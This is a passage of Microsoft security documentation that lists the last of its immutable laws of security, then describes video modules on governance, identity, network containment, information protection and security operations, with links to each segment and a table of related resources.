- **Law #4:** If you allow a bad actor to run active content in your website, it's not your website anymore.
- **Law #5:** Weak passwords trump strong security.
- **Law #6:** A computer is only as secure as the administrator is trustworthy.
- **Law #7:** Encrypted data is only as secure as its decryption key.
- **Law #8:** An out-of-date antimalware scanner is only marginally better than no scanner at all.
- **Law #9:** Absolute anonymity isn't practically achievable, online or offline.
- **Law #10:** Technology isn't a panacea.

Microsoft Security Best Practices module: Governance, risk, and compliance

Article • 03/03/2023 • 2 minutes to read

Governance, Risk, and Compliance (GRC) activities help reduce organizational risk by ensuring policy and best practices are followed consistently over time. This section also addresses key roles and responsibilities we have found important for successfully managing cloud security.

The following videos provide guidance on governance, risk, and compliance. You can also download the PowerPoint slides associated with these videos.

> ⓘ **Note**
>
> The following videos and slides were created on October 2019.

Part 1: Introduction + Manage Connected Tenants (08:45)

https://www.microsoft.com/en-us/videoplayer/embed/RE4qbBk?postJsllMsg=true

Part 2: Clear Lines of Responsibility (02:46)

https://www.microsoft.com/en-us/videoplayer/embed/RE4qjkJ?postJsllMsg=true

Part 3: Segmentation Strategy (02:11)

https://www.microsoft.com/en-us/videoplayer/embed/RE4qdZi?postJsllMsg=true

Part 4: Management Groups (04:15)

https://www.microsoft.com/en-us/videoplayer/embed/RE4qdZh?postJsllMsg=true

Part 5: Root Management Group (03:06)

https://www.microsoft.com/en-us/videoplayer/embed/RE4qdZj?postJsllMsg=true

Part 6: GRC Top Risks (03:31)

https://www.microsoft.com/en-us/videoplayer/embed/RE4qjkM?postJsllMsg=true

Part 7: Security Incident Notification (03:35)

https://www.microsoft.com/en-us/videoplayer/embed/RE4qh1M?postJsllMsg=true

Part 8: Access Reviews (02:15)

https://www.microsoft.com/en-us/videoplayer/embed/RE4qlYf?postJsllMsg=true

Part 9: Security Posture Improvement (03:30)

https://www.microsoft.com/en-us/videoplayer/embed/RE4qh1N?postJsllMsg=true

Part 10: Access for Security Personnel (03:18)

https://www.microsoft.com/en-us/videoplayer/embed/RE4q6vz?postJsllMsg=true

Part 11: Insecure Legacy Protocols (01:53)

https://www.microsoft.com/en-us/videoplayer/embed/RE4q3E6?postJsllMsg=true

Part 12: Compliance (04:29)

https://www.microsoft.com/en-us/videoplayer/embed/RE4q6vA?postJsllMsg=true

Part 13: Benchmarks (01:37)

https://www.microsoft.com/en-us/videoplayer/embed/RE4q3E7?postJsllMsg=true

Part 14: Azure Policy (02:30)

https://www.microsoft.com/en-us/videoplayer/embed/RE4qh1O?postJsllMsg=true

Part 15: Elevated Security Capabilities (03:43)

https://www.microsoft.com/en-us/videoplayer/embed/RE4q9wB?postJsllMsg=true

Part 16: General Guidance (03:01)

https://www.microsoft.com/en-us/videoplayer/embed/RE4q3E9?postJsllMsg=true

Next steps

For additional security guidance from Microsoft, see Microsoft security documentation.

Microsoft Security Best Practices module: Identity and access management

Article • 03/03/2023 • 2 minutes to read

Identity and access management is critical to both security assurances as an access control as well as enterprise enablement of applications and services.

The following videos provide guidance on identity and access management.

> **Note**
>
> The following videos and slides were created on October 2019.

Part 1: Introduction - Identity Attacks & Key Capabilities (5:44 long)

https://www.microsoft.com/en-us/videoplayer/embed/RE4q6Dr?postJsllMsg=true

Part 2: Consistency (4:20 long)

https://www.microsoft.com/en-us/videoplayer/embed/RE4qe8t?postJsllMsg=true

Part 3: Critical Best Practices (4:24 long)

https://www.microsoft.com/en-us/videoplayer/embed/RE4qh9s?postJsllMsg=true

Part 4: Password (Hash) Synchronization with Cloud (4:08 long)

https://www.microsoft.com/en-us/videoplayer/embed/RE4q6DU?postJsllMsg=true

Part 5: Password Protection from Cloud (3:00 long)

https://www.microsoft.com/en-us/videoplayer/embed/RE4qbKb?postJsllMsg=true

Part 6: General Guidance (2:38 long)

https://www.microsoft.com/en-us/videoplayer/embed/RE4qbKi?postJsllMsg=true

See also

PowerPoint slides for the Microsoft Azure Security Compass Workshop

Zero Trust Security Model and Framework

Microsoft security documentation

Microsoft Security Best Practices module: Network security and containment

Article • 03/03/2023 • 2 minutes to read

Network Security & Containment helps reduce organizational risk by providing access controls to limit the ability of attackers to traverse the enterprise environment without impeding legitimate communications and interactions.

The following videos provide guidance on network security and containment. You can also download the PowerPoint slides associated with these videos.

Part 1: Introduction - Overview of Azure Network Security (21:31)

https://www.microsoft.com/en-us/videoplayer/embed/RE4qm7f?postJsllMsg=true

Part 2: Enterprise Consistency & Segmentation Alignment (04:15)

https://www.microsoft.com/en-us/videoplayer/embed/RE4qhbs?postJsllMsg=true

Part 3: Pragmatic Containment Strategy (04:14)

https://www.microsoft.com/en-us/videoplayer/embed/RE4qjui?postJsllMsg=true

Part 4: Internet Edge Strategy (01:59)

https://www.microsoft.com/en-us/videoplayer/embed/RE4q6G3?postJsllMsg=true

Part 5: ExpressRoute Termination (02:24)

https://www.microsoft.com/en-us/videoplayer/embed/RE4q3Nd?postJsllMsg=true

Part 6: Deprecating Legacy Technology (02:35)

https://www.microsoft.com/en-us/videoplayer/embed/RE4q9H4?postJsllMsg=true

Part 7: Subnet & NSG Design (03:04)

https://www.microsoft.com/en-us/videoplayer/embed/RE4q9H5?postJsllMsg=true

Part 8: DDoS Mitigations (02:41)

https://www.microsoft.com/en-us/videoplayer/embed/RE4qjuA?postJsllMsg=true

Part 9: Azure Ingress/Egress Security (02:08)

https://www.microsoft.com/en-us/videoplayer/embed/RE4qjuL?postJsllMsg=true

Part 10: Advanced Visibility (02:09)

https://www.microsoft.com/en-us/videoplayer/embed/RE4qm7i?postJsllMsg=true

Next steps

For additional security guidance from Microsoft, see Microsoft security documentation.

Microsoft Security Best Practices module: Information protection and storage

Article • 03/03/2023 • 2 minutes to read

Intellectual property that is valuable to the organization (or its customers/constituents) requires security protection appropriate to its value.

The following videos provide guidance on information protection and storage. You can also download the PowerPoint slides associated with these videos.

For more information about information protection capabilities across Microsoft 365 and SQL databases, see CISO Workshop Module 5: Information Protection.

> **Note**
>
> The following videos and slides were created on October 2019.

Part 1: Introduction (13:39)

https://www.microsoft.com/en-us/videoplayer/embed/RE4qm6e?postJsllMsg=true

Part 2: Storage and Encryption Best Practices (03:30)

https://www.microsoft.com/en-us/videoplayer/embed/RE4q9Eg?postJsllMsg=true

Next steps

For additional security guidance from Microsoft, see Microsoft security documentation.

Security operations videos and decks

Article • 03/07/2023 • 2 minutes to read

Security operations monitor an enterprise environment to rapidly identify and remediate risk from active attack operations, sharing insights and threat intelligence from these attacks to the rest of the organization.

The following videos provide guidance on security operations.

Part 1: Introduction - SOC Learnings, Strategies, and Technical Integration (24:30 long)

https://www.microsoft.com/en-us/videoplayer/embed/RE4qjuW?postJsllMsg=true

Part 2: Azure Alerts (2:36 long)

https://www.microsoft.com/en-us/videoplayer/embed/RE4qm7B?postJsllMsg=true

Part 3: Alert and Log Ingestion (4:51 long)

https://www.microsoft.com/en-us/videoplayer/embed/RE4q3NI?postJsllMsg=true

Part 4: Journey to Cloud Analytics (6:05 long)

https://www.microsoft.com/en-us/videoplayer/embed/RE4qm7C?postJsllMsg=true

Part 5: Security Operations General Guidance (3:42 long)

https://www.microsoft.com/en-us/videoplayer/embed/RE4qbMI?postJsllMsg=true

See also

- Security operations functions from the Cloud Adoption Framework for Azure
- SOC Process Framework Workbook for Microsoft Sentinel
- Additional security guidance from Microsoft

Key Microsoft security resources

Resource	Description
2021 Microsoft Digital Defense Report	A report that encompasses learnings from security experts, practitioners, and defenders at Microsoft to empower people everywhere to defend against cyberthreats.
Microsoft Cybersecurity Reference Architectures	A set of visual architecture diagrams that show Microsoft's cybersecurity capabilities and their integration with Microsoft cloud platforms such as Microsoft 365 and Microsoft Azure and third-party cloud platforms and apps.
Minutes matter infographic download	An overview of how Microsoft's SecOps team does incident response to mitigate ongoing attacks.
Azure Cloud Adoption Framework security operations	Strategic guidance for leaders establishing or modernizing a security operation function.
Microsoft cloud security for IT architects model	Security across Microsoft cloud services and platforms for identity and device access, threat protection, and information protection.
Microsoft security documentation	Additional security guidance from Microsoft.